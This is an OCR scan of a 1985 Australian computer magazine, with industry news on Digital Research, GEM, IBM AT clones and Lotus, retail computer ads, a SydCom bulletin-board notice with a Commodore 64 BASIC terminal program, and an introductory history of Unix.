Software Corporation of Australia has gained the distribution rights for Paperback Software, and it expects to have 30 titles available by July this year. The company can be contacted on: (03) 347 7011; (02) 328 7074; (08) 46 9040 or (07) 371 0466. □

DR'S 8-BITTERS GIVEN THE BOOT

More axing — this time on the software front. Digital Research is discontinuing support for all its 8-bit languages and throwing its efforts into the 16-bit and user-friendly operating systems (UFOs?) battles. Life as a CP/M devotee is gradually starting to look grimmer, while users with more bits are being bombarded with a variety of operating systems.

DR has been looking for ways to win back ground from Microsoft, which initially won out in the 16-bit operating system arena with MS-DOS. Recently, DR has produced some impressive products, including Concurrent DOS and GEM (Graphics Environment Manager), with promises of Concurrent DOS-286 and Concurrent DOS-68000.

GEM is now being shipped to Australia by Brisbane company Arcom Pacific ((07) 52 9522). The system provides a Macintosh-like interface, using icons, windows, pull-down menus and a mouse for cursor movement and selection. Displayed at the Personal Computer show in March, the system looked easy to use, versatile and faster than the Mac (thank goodness).

Concurrent DOSs 286 and 68000 will be bundled with GEM. According to DR, DOS-286 will support existing CP/M-86 and PC-DOS applications, while DOS-68000 will run software written for its predecessor, CP/M-68K. Both systems have been initially targeted for the multi-user vertical market area. □

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

The best value beginner's computer you'll see! The VZ-300 lets you go as far as you want or stop when you've had enough. From a tiny initial investment you can build a system that's comprehensive enough to cope with all your computing needs, or you can stop where you like.
No loss, you haven't spent your life's savings on wasted equipment.
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

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So your computer can talk to your disk drive, you need someone who speaks its language.
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Oops, nearly forgot! But your VZ-300 won't with this fantastic memory expansion module.
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Store your own programs and data! Made just for your VZ-300 it plugs straight in.
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
Monitor Shown is an optional extra



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



Hi-Res Monitors

If you don't need colour, here's the best choice: high res monitors in your choice of green or amber phosphors. (Personal preference of operators means a lot!) Ideal for use with most microcomputers, standard composite video input.

Green Screen
Cat X-1222
Amber Screen
Cat X-1227
$249



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
Cat X-3277 **$599**



Budget Daisywheel Printer.

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

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

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- **Centronics parallel port!**
- **External video monitor port!**
- **Ergonomically designed adjustable keyboard!**
- **PLUS a package of famous Micropro 'Star' series software valued at over $1200:** Wordstar word processing, Calcstar spreadsheet, Datastar information handling and Reportstar report preparation. AND if that's not enough, a host of CP/M utilities including a speech synthesiser! Yes, this is all included FREE with your Bondwell 14 portable.

And just in case you need other specialised software, you have one of the biggest 'libraries' in the world at your disposal: the Bondwell 14 portable operates under the world-standard CP/M system. (And it's the latest, most powerful version - Vs 3.0.)

With the huge number of programs written for this system, you'll find the one you require. And the Bondwell 14 portable will read disk files from many other computers – including the IBM PC (& compatibles), Osborne, Kaypro and Spectravideo!

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SYDCOM BULLETIN BOARD

SydCom, the Sydney Commodore User Group, has established the first (and only) Australian bulletin board which supports the sound and colour features of the Commodore 64.


To use the board — called RCOM — a special terminal program is needed. Copies of the terminal program can be obtained at club meetings or by sending $20 to SydCom, GPO Box 1542, Sydney 2001. Use of the board is free, and with the terminal program it is possible to upload and download software.

If you want to have a look around the board before paying for the terminal program, the RTERM program listed here will provide you with simple access. RCOM runs at 300 baud on half duplex and its number is (02) 667 1930. More information is available from SydCom president Ian Allen on (02) 920 5832. □


```
 1 REM************************************
 2 REM********  R T E R M  **************
 3 REM******** SIMON FINCH **************
 4 REM********  02/02/1985 **************
 5 REM************************************
 6 :
 7 :
 8 :
 9 :
 10 POKE53280,6:POKE53281,6:PRINT"■■";
 11 PRINT"                R T E R M 2"
 12 PRINT"
 13 PRINT" COPYRIGHT RCOM COMPUTING 1985"
 14 PRINT"■■        TERMINAL READY      ■■"
 15 OPEN 2,2,2,CHR$(6)+CHR$(0)
 16 GET#2,I$:IFI$=""THEN22
 17 IFI$="■"THEND=1:GOSUB29
 18 IFI$="■"THENGOSUB34
 19 IFI$="■"THENGOSUB36
 20 IFI$="■"THEND=6:GOSUB29
 21 PRINTI$;
 22 GETO$:IFO$=""THEN16
 24 IFO$="■"THENPRINT#2,"P";:GOTO16
 25 IFO$="■"THENPRINT#2,"S";:GOTO16
 26 IFO$="■"THENPRINT"■*■";:D=1:GOSUB29
 27 IFO$="■"THENPRINT"■*■";:D=6:GOSUB29
 28 PRINT#2,O$;:PRINTO$;:GOTO16
 29 FOR X=1TOD
 30 POKE54296,15
 31 POKE54273,25
 32 POKE54277,12:POKE54276,33
 33 FORR=1TO750:NEXT:POKE54276,32:
    NEXT:RETURN
 34 GET#2,A$:IFA$=""THEN34
 35 POKE53280,ASC(A$):RETURN
 36 GET#2,A$:IFA$=""THEN36
 37 POKE53281,ASC(A$):RETURN

READY.
```

There are basic steps.



There are quantum leaps...



MCM2004 A

AMERICAN GRAFFITI

BY HOWARD KARTEN

The AT Scramble

Virtually all the signs are pointing to continued vigour and ferment in the United States microcomputer industry, recent layoffs and red ink notwithstanding.

One indication of this is the growing number of firms heavily involved in the IBM PC AT clone business. The components in the AT, like that of its older brother the PC, are almost entirely non-proprietary, most components having been either purchased from other vendors (such as the Intel microprocessor) or standardised by virtue of Big Blue's imprimatur.

Already, Zenith Data Systems of Glenview, Illinois, has introduced the Z-200, a US$5600 AT-compatible system, and three other IBM compatibles. Zenith is said to be the second-largest manufacturer of IBM-compatible PCs, exceeded only by the legendary Compaq. Corona Data Systems has also introduced its clone, the 'transportable' (17.2 kg!) ATP. This machine, scheduled for shipment around July, uses the same Intel 6 MHz 80286 chip as the AT and will be able to handle IBM's DOS 3.1 operating system announced for the AT.

Other companies which have already announced AT-like products include Compaq, which at the end of April introduced the US$4500 Compaq Deskpro 286; Texas Instruments; and Kaypro. Other vendors are expected to join the fray soon. If all the rumours floating around the industry are to be believed, a minimum of 17 United States firms have introduced/will introduce/may introduce/are planning AT compatibles.

Given the dismal record some United States firms have when it comes to successfully peddling 100 per cent IBM-compatible (or even 95 per cent compatible) machines — making them, marketing them, supporting them, defending them against suits by IBM alleging plagiarism (to put it kindly) of its ROM BIOS (Read-Only Memory Basic Input-Output System) — those manufacturers bold enough to venture onto this battlefield a second time face a tough fight.

Lotus Leads Merger Mongers

Another interesting development here, related to the never-ending pursuit of bigger and faster micros, has been the announcement of a plug-in board for the IBM PC called Above Board. This US$395 product, made by chip maker Intel, extends IBM PC memory from its current limit of 640 Kbytes to a staggering four megabytes of memory! Lotus Development Corp is taking an active role in the marketing of the board, and has announced that future releases of Lotus 1-2-3 and Symphony will be able to make use of the extended memory capacity. Other firms, such as Lotus competitor Ashton-Tate, are also believed to be adapting their products to take advantage of the board.

The joint Lotus-Intel effort may herald a growing trend in industry mergers and acquisitions, with more projects in which vendors combine forces on the horizon.

For example, Lotus announced recently that it has signed an agreement to buy a San Mateo (California) company, Dataspeed Inc, for approximately US$6 million. Dataspeed makes a product called the Modio — a kind of combined modem/radio receiver that can capture stock quotes currently being broadcast over an unused portion of the FM frequency spectrum. The idea of combining the forces of a software company with a well-accepted product with a hardware firm which has a niche without an excess of competition, seems an obvious one.

Lotus has also bought a few smaller, privately-held software concerns in recent months, and has taken venture positions in, or given its blessing to, offshoot firms started by ex-Lotus employees. The company has been fairly vigorous as well in pursuing mutually advantageous arrangements with other companies. An example is an agreement signed earlier in the year to develop a micro-mainframe link with well-known mainframe software vendor and pioneer Cullinet.

The Virgin Coders

In the IBM-compatible arena, of course, anyone can buy a DOS disk from IBM. That still leaves the problem of making sure DOS interfaces with the BIOS.

One way AT-compatible manufacturers cope with the problems of duplicating the functions of ROM BIOS without infringing on IBM's proprietary rights is by writing the BIOS anew. Although the code itself may be proprietary, the ideas, and the code's functions, cannot be protected. A handful of American firms has come into being for just this purpose.

Perhaps the leading company in this sphere is Phoenix Software Associates Ltd, a small, highly specialised firm in the Boston suburbs. Phoenix employs two kinds of programmers in this endeavour: 'contaminated' programmers and 'virgins'. The virgins must sign pre-employment affidavits stating they have not looked at IBM's proprietary code for its micros; contaminated programmers are those who have knowledge of the code. Phoenix, of course, then licenses its products to hardware vendors.

This strategy has paid off: in the past, several PC clone makers who were the targets of IBM lawsuits immediately hoisted the white flag when IBM's process servers came knocking. IBM has apparently made no move to stop Phoenix, which has already signed up at least 15 customers for its forthcoming AT software.

Supermarketing

For many years in this country, there have been buildings housing permanent, yet ever-changing, exhibitions of consumer goods such as clothing and furniture. Earlier this year, in Dallas, Texas, an exhibition for computer products joined the roster. The Informart is intended to provide a place where buyers—particularly volume buyers from business — can come and see working demonstrations of hardware, software, and services. They then rush out to local retailers to buy the product, the theory goes.

Whether this strategy will actually work remains to be seen. Plans for a similar 'permanent floating crap game' developers had hoped to open in Boston fell through some time ago: not enough exhibitors could be located and Dallas computer retailers had reported only very low levels of referrals.

Several well-known United States vendors have chosen not to participate. Perhaps most prominent among them is Apple, which is still watching and deciding. However, more than 100 other firms — including IBM — have taken space, with the result that the Informart is roughly half rented. A similar operation, currently called Datamart, is scheduled to open in San Francisco in early autumn.

One product that will never show up at Informart regardless of Apple's other plans is its Macintosh XL (*nee* Lisa). Apple announced recently it would discontinue manufacturing the machine as of the summer. Although Lisa's birth was widely heralded (particularly via an extravagant commercial TV spot), the silence attending Lisa's short life was fairly deafening. Because so few were sold, dropping Lisa is not expected to have a significant impact on Apple earnings. □

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

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UNIX IN A NUTSHELL

What? Where? When? Why? How? Who? Relax, Unix has nothing to do with the only males allowed in the harems of cautious sheiks, nor with shearing sheep. Les Bell shines a little introductory light on the matter.

As you may have noticed, this issue of *Your Computer* revolves around the theme of Unix. We aim to give you some understanding of what Unix is, why it is important, where it stands relative to other operating system developments on micro- and minicomputers, and what it will mean to you.

Several articles approach each of these themes, but it falls upon your scribe to try to provide a simple overview from the perspective of a potential user of this show-pony-cum-wonder-horse.

Early history

Like several other products in the microcomputer and minicomputer worlds, Unix strongly bears the stamp of one man, or at least a small group. When Bell Laboratories decided to withdraw from the Multics project in the late Sixties, Ken Thompson felt a personal loss. While disagreeing with the fundamental design of the Multics operating system, which required massive resources to provide all kinds of facilities to all kinds of users, Thompson liked some of the features of the system and its interactive concept of personal computing.

It was from this desire to establish a similar working environment on a much smaller scale that Unix was born. On a borrowed PDP-7 computer, with memory and disk space we would now consider unusable, Thompson brought up the first Unix system.


The earliest version of Unix was written in assembly language. Although primitive, it was capable of supporting a couple of terminals, doing word processing and, perhaps more importantly, playing Thompson's Space Travel game which some would say was the real inspiration for the development of Unix.

This early Unix had many of the features of today's Unix: it had a file system which was similar to, but less well organised than, today's hierarchical directories; at first it did not have, but soon developed, the ability for one process to create another and run it as a child task; and it later inherited a vastly simplified yet more powerful version of the Multics capability to redirect input-output from files to devices.

By this stage, it was becoming obvious that Unix was a going concern, but the PDP-7 was the end of that particular hardware line and was, in any case, a borrowed machine. By using the Bell Labs' patent applications office as a test bed, and promising to write an operating system for multi-user word processing, Thompson was able to obtain a PDP-11 computer, and shortly thereafter the first group of Unix users.

This machine represented a major advance. While supporting three typists from the patents department, Thompson and Denis Ritchie were able to develop the system further and add more programs. All this was done on a machine with 24 Kbytes of memory and a 512 Kbyte disk drive!

This was all that was required to establish the credibility of the system, and Bell Labs' management was then ready to support further development with the purch- ▷



ase of a PDP-11/45. A first port of the Unix system was done simply by rewriting all the assembly language routines.

The offshoot was used to continue development under the B language, which was further developed into the C language. In 1973, Unix was rewritten in C, which marked the biggest change on the road to the modern form of Unix. Subsequent development has seen the system mature into Versions 6 and 7, which were released to educational institutions, then into Programmer's Workbench 1.0, System III, the University of Berkeley enhanced versions and the latest System V.

The key to the success of Unix is simplicity: a systems programmer can actually understand it. Of course, at the detail level, its operation is quite complex and sophisticated, and has grown more so over the years, but the essential principles have remained unchanged or only slightly modified.

Recent Development

It was only a few years ago that Bell Labs decided to release Unix source code to commercial licensees. Onyx was the first microcomputer company to take up a source licence; at first these were extremely expensive, although the price dropped last year.

Other companies have started the move towards Unix, most significantly, minicomputer companies like DEC and Hewlett-Packard which have a major investment in their own operating systems. This, perhaps more than any other development, has legitimised Unix.

With the commercial adoption of Unix, user groups started to emerge which have helped with standardisation efforts. From the commercial developer's point of view raw Unix is deficient in several respects — most notably file and record locking. While vendors customised their own versions of Unix to provide these facilities, each was different, and software had to be rewritten for each.

The recent efforts of groups like /usr/ group (a body consisting mainly of original equipment manufacturers) have focused on providing a standard version of Unix, so software can be made portable. AT&T itself has collaborated in these moves; while it has not always adopted the recommendations of such groups, it has made its own strenuous efforts to ensure that System V Release 2 is a standard.

Key Features

Several things make Unix a major force in the future development of micro- and minicomputers, but perhaps the most significant of these is the portability of the system. Since Unix is for the most part written in C, it is extremely portable in comparison with earlier operating systems.

Related to this is the fact that C has been designed with no particular machine in mind. The design aims for the best way to perform certain tasks in the abstract, rather than the best way to perform them on some particular computer. This aids portability, as well as reliability. Unix works pretty well for the most part, and OEMs and other owners of source licences

are discouraged from tinkering with the innards of the system. In the words of the old saw, "If'n it ain't broke, don't fix it".

Unix thus manages to achieve more than moderate performance on a range of different computers. This makes it an attractive choice of operating system for manufacturers of new machines.

Another significant factor in favour of Unix is that an entire generation of computing specialists has been raised on it. It is the operating system standard in the educational world, where it is the cheapest operating system for PDP-11s and VAXs and recently has shown the virtue of running on quite small microcomputers. To a university computer science department, facing the budgetary constraints of the current political climate, Unix is very attractive.

The result has been a generation of graduates who were raised on Unix. In some cases, as these people have entered the world of commercial computing, this has meant weaning them away from their favourite operating system and teaching them to face the hard realities of IBM's mainframe operating systems, among others.

Whether the supply of Unix-experienced graduates is a blessing or a drawback depends on your viewpoint. If you have recently acquired a Unix system and are looking for staff, it's probably a good thing. But trying to explain why VM and CICS have their advantages to a Unix-fixated youth who has never used any other operating system has been known to drive experienced DP managers into a frenzy.

